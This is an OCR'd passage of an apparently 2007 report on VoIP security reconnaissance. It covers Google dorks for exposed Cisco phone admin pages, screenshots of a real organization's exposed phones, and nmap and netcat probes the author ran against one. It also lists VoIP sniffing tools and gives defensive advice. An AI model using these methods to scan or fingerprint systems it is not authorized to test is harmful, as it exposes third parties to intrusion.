

Multicast, One-to-few Call Scenario (conference call)
Chicago Office VoIP Network
192.168.10.0/24
Dave's VoIP
Hard phone
192.168.10.10
Initiator conference
calling Recipients...
Router
Recipient receiving
Conference call
From Initiator...
Router
Alice's VoIP
Hard phone
10.10.10.10
Internet or Telco
Private network
Router
Anne's VoIP
Hard phone
10.20.10.10
Recipient receiving
Conference call
From Initiator...
New York Office
VoIP Network
10.10.10.0/24
Dallas Office VoIP Network
10.20.10.0/24

Figure 7




Multicast, Many-to-Many company wide conference call scenario
Voice packets are
sent from multiple
sources to multiple
destinations
Router
Router
Dallas Office
VoIP Network
Los Angeles Office
VoIP Network
New York Office
VoIP Network
Router
Internet or telco
Private networks
Chicago Office
VoIP Network
Router

Figure 8

Just as any country would plan an attack before invading another country, successfully exploiting or hacking a VoIP resource (network, server, hard/soft phone, etc) requires reconnaissance to be performed to footprint, or identify what the position of the ‘enemy/victim’ is. It is also important to understand that exploits that used to be effective (but no longer are) at attacking data on IP networks, can have different results when targeted at VoIP resources.

“For instance, a SYN flood denial of service attack against your organization’s router might mean that web browsing is a little slow for internal users. While the very same SYN flood against a VoIP network or VoIP device might mean that voice conversations are unintelligible because of jitter or calls cannot be placed because of network latency” (Endler, 2007). Rather than brute forcing or performing VoIP exploit attempts for vulnerabilities against a VoIP resource, it makes sense to first go for the low hanging fruit (AKA, probing the underlying infrastructure such as the VoIP server’s weak password, telnet daemon enabled, low patching, etc.). A simple way of identifying what type of network devices a company uses in their infrastructure is researching the public domain. That means researching on the company’s website for new product use, open network/voice engineer positions available with a focus on one VoIP vender vs. another (Cisco vs. Avaya vs. Asterisk, etc.). This information can often also be found by spending a few minutes researching on the Google search engine. While it is necessary for an organization to advertise open positions in the IT department to meet staffing needs, it is also a vulnerability of leaving that information in the public domain. It took me less than one minute to perform an advanced search for the keywords “Cisco VoIP” and “Bank” to identify that Bank of America is widely deploying Cisco VoIP:


Cisco VoIP Success - DoD and Bank of America - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://blog.tmcnet.com/blog/rich-tehrani/cisco-voip-success-dod-and-bank-of-america.html
Google
Google Mail Ebay INTC Media Network Engineering/S... Social Financial Utilities
Re: Watering do... Son of Citation ... how to spoof cal... VoIP hacks gut ... ANI and Caller I... Cisco "Chicago b... Chicago Board o... Chicago Board o... Cisco VoIP Su...
TMCnet
QUESTIONMARKET.com
TAKE A SURVEY
RESEARCH PURPOSES ONLY
ENTERPRISE COMMUNICATIONS ASSOCIATION
DPCF
FREE WEBINAR
Unified Convergence and Business Continuity
Done
9 David Persky
Now: Clear, 35° F
Thu: 29° F
Fri: 46° F
Sat: 49° F
Sun: 43° F

VoIP Blog - Tehrani.com

VoIP Blog with the latest news in the VoIP, call center and CRM space, with plenty of opinion & analysis...

Home Archives VoIP Forums About Contact

Cisco VoIP Success - DoD and Bank of America

September 28, 2004

Cisco has been making serious headway in the VoIP space lately. Two recent stories show that they aren't slowing down one bit. In a CNET story titled Cisco inks another big VoIP deal, Bank of America is going to deploy 180,000 Cisco phones! This is on top of recent successes with Boeing and Ford. Meanwhile Washington Technoloy reports that Cisco VoIP products were approved by the DoD or Department of Defense to us laypeople. The specific equipment that received certification includes Cisco Catalyst 3550, 4500 and 6500 switches; Cisco 2600 and 3700 gateways; and CallManager 3.3 call processing software.

Related Tags: cisco, Cisco

Complete VoIP eBook
Free 11 Chapter IP Telephony eBook Covers from Decision to Deployment
ShoreTel.com

Start-Up a VoIP Company
Complete Online Business Solution Big Margins - Billion Dollar Market
AffinityVoip.com

Unlimited VoIP DID's
Unlimited incoming phone number for Asterisk starting at $ 3.95
www.VoiceNetwork.ca

Cisco Voip

President, Publisher, TMC, VoIP Blogger.

View Rich Tehrani's Articles, Columns and Speaking Engagements

VoIP Blog - Tehrani.com Home Page

Search VoIP Blog - Tehrani.com blog:

Search


Recent Entries

» On-Screen Caller-ID
» Outsourced Personal Assistant
» How does he do it?
» U.S. House Passes E911 Bill
» Skype WiFi Phone Outage Details
» Android Developer Contest
» Skype WiFi Outage
» Facebook to Compete with Digg
» Disney

Figure 9

If you read the article carefully, it also states that Boeing, Ford, and even the Department of Defense are employing Cisco VoIP. What is even a greater treasure trove of information is that the article specifically lays out which of the Cisco devices are being used for the deployments. “The specific equipment that received certification includes Cisco Catalyst 3550, 4500 and 6500 switches; Cisco 2600 and 3700 gateways; and Call Manager 3.3 call processing software” (http://blog.tmcnet.com/blog/rich-tehrani/cisco-voip-success-dod-and-bank-of-america.html). As such, any determined hacker that would want to disrupt or hack VoIP services for the Bank of America, Boeing, Ford, or even the DoD, now knows that he/she could exploit any of the vulnerabilities of the above devices. As you can see, this is a rather trivial method of identifying pieces of an organization's network infrastructure for future exploitation. Another related method of identifying what VoIP hardware/software services an organization employs is to read resumes of people who have worked there. Those resumes may often include detailed information on VoIP resources deployed in the person's prior job.

Many network devices, both data and voice, typically have a web based GUI, which is used for administrative management. However clumsy network administrators will forgetfully and foolishly connect these VoIP phones to the network, and have them be accessible from the Internet, with the web interface enabled. The following is an example of a Cisco VoIP phone that I found connected to the Internet with its web interface enabled:


Cisco Systems, Inc. - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://169.244.75.41/NetworkConfiguration
Google
Google Mail Ebay INTC Media Network Engineering/S... Social Financial Utilities
Cisco NetPro Fo... Cisco NetPro Fo... Cisco NetPro Fo... Cisco CallManag... DNS Stuff: DNS ... Cisco System... CP-7960 hack - ... Cisco 7940/796... Yahoo! Mail - oly...
cisco
Done
7 David Persky Now: Clear, 29° F Thu: 29° F Fri: 46° F Sat: 49° F Sun: 43° F


Network Configuration

Cisco Systems, Inc. IP Phone CP-7960 ([redacted]

Device Information
Network Configuration
Network Statistics
Ethernet
Port 1 (Network)
Port 2 (Access)
Port 3 (Phone)
Device Logs
Debug Display
Stack Statistics
Status Messages
Streaming Statistics
Stream 1
Stream 2

DHCP Server	[redacted]
BOOTP Server	No
MAC Address	[redacted]
Host Name	[redacted]
Domain Name	
IP Address	[redacted].41
Subnet Mask	255.255.255.224
TFTP Server 1	[redacted]
Default Router 1	[redacted].33
Default Router 2	
Default Router 3	
Default Router 4	
Default Router 5	
DNS Server 1	[redacted]11
DNS Server 2	[redacted].7
DNS Server 3	[redacted].7
DNS Server 4	
DNS Server 5	
Operational VLAN Id	
Admin. VLAN Id	
CallManager 1	10.3.29.12 Active
CallManager 2	[redacted].10 Standby

Figure 10


Cisco Systems, Inc. - Mozilla Firefox
http://169.254.75.41/DeviceInformation
Done

Device Information


Cisco Systems, Inc. IP Phone CP-7960 [redacted]

- Device Information
- Network Configuration
- Network Statistics
  - Ethernet
  - Port 1 (Network)
  - Port 2 (Access)
  - Port 3 (Phone)
- Device Logs
  - Debug Display
  - Stack Statistics
  - Status Messages
- Streaming Statistics
  - Stream 1
  - Stream 2

MAC Address	[redacted]
Host Name	[redacted]
Phone DN	21080
App Load ID	P00308000700
Boot Load ID	PC030300
Version	8.0(7.0)
DSP	4.0(4.0)[A0]
Expansion Module 1	
Expansion Module 2	
Hardware Revision	1.2
Serial Number	[redacted]
Model Number	CP-7960
Codec	ADLCodec
Amps	3V Amp
C3PO Revision	2
Message Waiting	NO

Figure 11

There is no good reason why any Cisco VoIP phone should be left in a DMZ with a publically routable IP address. To protect the innocent organization with their forgetfulness, I have fuzzed out information that could be used to hack this IP phone, and other resources of their infrastructure. I found this Cisco VoIP phone by typing the following into Google's search engine: inurl:"NetworkConfiguration" Cisco. As you can see from the above two images, a Cisco VoIP phone left hanging on the Internet with the web management interface enabled is also a treasure trove of information. From the device information page, a potential attacker can now see the specific IP phone in use, the MAC address, hostname, IOS version, serial number, etc. From the network configuration page, an attacker can see the IP address, MAC address, subnet mask, tftp server address (which you could then hack to steal/change/delete configurations since Cisco VoIP phones query the tftp servers upon bootup), Cisco call manager addresses, and other information that could not fit into the screenshot. From here you could then research vulnerabilities reported for the Cisco IP-phone 7960 series and probe the phone for them. Cisco VoIP phone vulnerabilities will be discussed later on in the Cisco section. It would also be rather easy for an attacker to fire up Nessus or any other vulnerability scanner, and probe the organization's Internet accessible TFTP, DNS, call manager servers, and their border router. However after obtaining the IP addresses seen, those can then be used to perform "who is" and reverse DNS queries to identify what organization the IP addresses belong to. A quick NMAP (NMAP explained later) version scan, without initial ICMP ping probes, for ports 1-1024, of the VoIP phone's IP address found only port HTTP:80/tcp open:




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\David Persky>telnet [redacted] 69
Connecting To [redacted]..Could not open connection to the host, on port 69:
 Connect failed

C:\Documents and Settings\David Persky>nmap -sV -P0 [redacted]

Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-26 16:42 Central Standard
Time
Interesting ports on [redacted] [redacted]
Not shown: 1696 filtered ports
PORT    STATE SERVICE VERSION
80/tcp open  http?

Service detection performed. Please report any incorrect results at http://insec
ure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 414.736 seconds

C:\Documents and Settings\David Persky>
```

Figure 12

Two follow up examples of clumsiness would be not only leaving a VoIP phone's HTTP management GUI enabled, but if doing so, not changing the IP phone's default password. This, along with changing a user's default voicemail password from likely his/her phone extension, are simple steps to preventing additional attack vectors. There are many websites on the

Internet that list default usernames and passwords for VoIP devices. The Uniden UIP1868P VoIP phone "by default has the web admin interface use a password with a value equals to "admin" (without quotation marks). Also, there is no username required; only password is required. This means that the security of the device ultimately relies on knowing one string of characters, rather than two (username/password)" (Unknown, 2006). Another example of a VoIP phone I found that had the web management GUI enabled, and was connected to the Internet was a Polycom SoundPoint phone:



Polycom - SoundPoint IP Configuration Utility - Mozilla Firefox

http://www.[redacted]coreConf.htm

File Edit View History Bookmarks Tools Help
Google Y!Mail Ebay Y!INTC Media Network Engineering/S... Social Financial Utilities
Cisco NetPro Fo... Grandstream De... Cisco CallManag... DNS Stuff: DNS ... Cisco Systems, I... Polycom - So... intitle:"SoundPoi... 401 Unauthorized 401 Unauthorized
POLYCOM
SoundPoint IP Configuration
Home General Network SIP Lines
General Configuration Parameters:
User Preferences Time Audio Processing
Sampled Audio Microbrowser Logging
Done
David Persky
Now: Clear, 28° F

User Preferences

Headset Memory Mode	○ Enabled ● Disabled
Use Directory Names	● Enabled ○ Disabled
One Touch Voice Mail	● Enabled ○ Disabled
Bypass Instant Message	○ Enabled ● Disabled
Welcome Sound (All Boot)	● Enabled ○ Disabled
Welcome Sound (Warm Boot)	● Enabled ○ Disabled
top	Submit

Time

Synchronization	
SNTP Server	us.pool.ntp.org
GMT Offset	-8
SNTP Resync Period	86400
Daylight Savings	
Daylight Savings	● Enabled ○ Disabled
Fixed Day	○ Enabled ● Disabled
Start Month	March
Start Date	08
Start Time	02:00
Start Day of Week	Monday

Figure 13

Thankfully for the organization owning the Polycom phone seen above, curious hackers attempting to view the network configuration information are at least prompted with a user name and password. When I tested the phone by trying to logon with a random username and password, I produced a logon failure that rendered a HTTP 401 unauthorized response. This username and password prompt could of course be brute forced. From the organization’s perspective, to protect against brute force logon attempts they would have to employ possibly a host or network based IPS, with a threshold of failed logon attempts until the offending external IP address was temporarily blocked. In doing my research, I could find no good reason for a VoIP phone to be reachable from the Internet with a publically routable IP address. If an organization and its network of system administrators conclude that all VoIP phones should have their web GUIs enabled for management purposes, at the very least the default usernames and passwords should be changed.

An attacker that has the objective of hacking an organization’s VoIP infrastructure should not narrow his efforts to just devices running VoIP services.

> “It behooves him to identify and map out other core network devices, including routers and VPN gateways, web, TFTP, DNS, DHCP, and RADIUS servers, firewalls, IPSs, etc. For instance, if an attacker were able to locate and knock down your tftp server, several models of phones trying to download configuration files on boot up might crash or stall” (Endler, 2007).

Going back to the war analogy, just as a commander prepares for an attack by identifying how many troops the enemy has, and what their weaknesses are, somebody wanting to attack an organization’s VoIP resources must identify live/listening target IP addresses. One of ways that this can be done is by performing ICMP echo requests (type: 8 code:0) to the organization’s target IP addresses. If the organization isn’t blocking all inbound ICMP traffic by a packet filtering router, stateful firewall, etc. then the targeted hosts will likely respond with ICMP echo replies (type:0 code:0). Keeping track of the targeted hosts that respond, a hacker now has a list of live hosts for future enumeration, and eventually possible exploitation. Now you could manually try and ICMP ping one specific destination IP address, and if your plan of attack is only two one target, then that would be sufficient. However to successfully and efficiently identify live/listening hosts as well as which destination ports are open/accepting connections, I recommend using a robust scanning tool; particularly one reads a target IP address list from file. There are many free network host and device discovery scanning tools available on the Internet. Each of the following tools differs slightly in design, however all are great for host discovery, and some a greater for vulnerability scanning (Nessus):


- NMAP
- Fping
- Hping
- Superscan
- Nessus
- Solarwinds (not free)

A quick search on a search engine will produce a large amount of documentation on how to use each of the above tools as well as links on where to download them. There are other scanning tools that are designed to specifically target certain VoIP protocols/services; however I will mention them later in this report. Just as there are certain hardware wiretapping tools available to tracking and listening to POTS phone conversations, there are also many freeware tools available to ‘sniff’, modify, and attack VoIP traffic. The following are a few popular VoIP sniffing tools:

- Vomit (Voice over misconfigured Internet telephones) - Can be used with tcpdump to convert RTP streams into .wav files.
- Oreka – “Oreka is a modular and cross-platform system for recording and retrieval of audio streams. The project currently supports VoIP and sound device based capture. Recordings metadata can be stored in any mainstream database. Retrieval of captured sessions is web based” (Sourceforge, 2005).
- VoIPong – “Utility which detects all Voice over IP calls on a pipeline, and for those which are G711 encoded, dumps actual conversation to separate wave files. It supports SIP, H323, Cisco's Skinny Client Protocol, RTP and RTCP…Produces real .Wav files for direct audio hearing, etc.” (Balaban, 2004).

The Voice over IP Security Alliance (VoIPSA) is an organization that was created to provide insight and expertise to vendor neutral VoIP security. They maintain a list of links to various VoIP security tools that can be used for sniffing, scanning and enumeration, packet creation and flooding, fuzzing, signaling and media manipulation, and other miscellaneous tools. This list can be found at http://www.voipsa.org/Resources/tools.php. I have used some of the tools in my research, however they will be discussed in sections ahead. Returning to enumeration, once a list of live/active IP addresses has been generated, the next step must be to port scan each one of them to identify open ports and services running. NMAP, as included above, is an excellent free tool for port scanning. Just to briefly mention some VoIP service ports, SIP uses ports 5060/tcp and udp for VoIP traffic. Port 5061/tcp is used for VoIP running over Transport Layer Security (TLS). Skype uses many random tcp ports. Inter-Asterisk Exchange (IAX) uses port 4569/udp.

An effective and trivial method of enumerating applications and services on a VoIP network (data also) is banner grabbing. The Netcat tool, created Sourceforge, is helpful in performing manual banner grabbing. It can also be used as a port scanner and to setup backdoor connections. I ran Netcat against my test SIP server and was able to establish a connection. I also ran Netcat against the Cisco VoIP phone for ports HTTP:80/tcp and SIP:5060/tcp, that I found hanging on the Internet earlier. However, in the interest of not crossing the line, I did not attempt to upload any files to it:



```
C:\WINDOWS\system32>ping 192.168.2.5

Pinging 192.168.2.5 with 32 bytes of data:

Reply from 192.168.2.5: bytes=32 time<1ms TTL=128
Reply from 192.168.2.5: bytes=32 time<1ms TTL=128
Reply from 192.168.2.5: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.5:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\WINDOWS\system32>nc -vvn 192.168.2.5 5060
(UNKNOWN) [192.168.2.5] 5060 (?) open
^C
C:\WINDOWS\system32>nc -vvn [redacted] 80
(UNKNOWN) [[redacted]] 80 (?) open
^C
C:\WINDOWS\system32>nc -vvn [redacted] 80
^C
C:\WINDOWS\system32>nc -vvn [redacted] 69
^C
